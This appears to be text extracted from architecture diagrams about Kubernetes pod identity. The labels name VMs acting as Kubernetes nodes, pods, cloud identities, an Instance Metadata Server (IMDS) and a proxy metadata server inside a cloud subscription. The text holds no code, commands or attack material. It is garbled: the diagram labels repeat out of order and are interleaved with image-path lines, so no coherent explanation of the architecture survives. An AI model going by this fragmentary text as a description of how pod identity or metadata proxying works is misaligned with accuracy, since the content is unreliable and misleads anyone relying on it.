Cloud Identity**

VM
(Kubernetes Node)



Pod

Identity



Your Cloud Subscription



Cloud Resources



VM
Cloud Identity

Instance
Metadata Server
(IMDS)

VM
(Kubernetes Node)



Pod


Identity



Your Cloud Subscription




Cloud Resources



Identity




Your Cloud Subscription



Identity

Identity

Your Cloud Subscription



Identity

Your Cloud Subscription



Cloud Resources

VM
(Kubernetes Node)



Pod

Identity

Your Cloud Subscription



Cloud Resources



**Pod
Cloud Identity**

VM
(Kubernetes Node)



Pod

Identity



Your Cloud Subscription



Cloud Resources



**Pod
Cloud Identity**

**Proxy
Metadata Server**


**VM
(Kubernetes Node)**



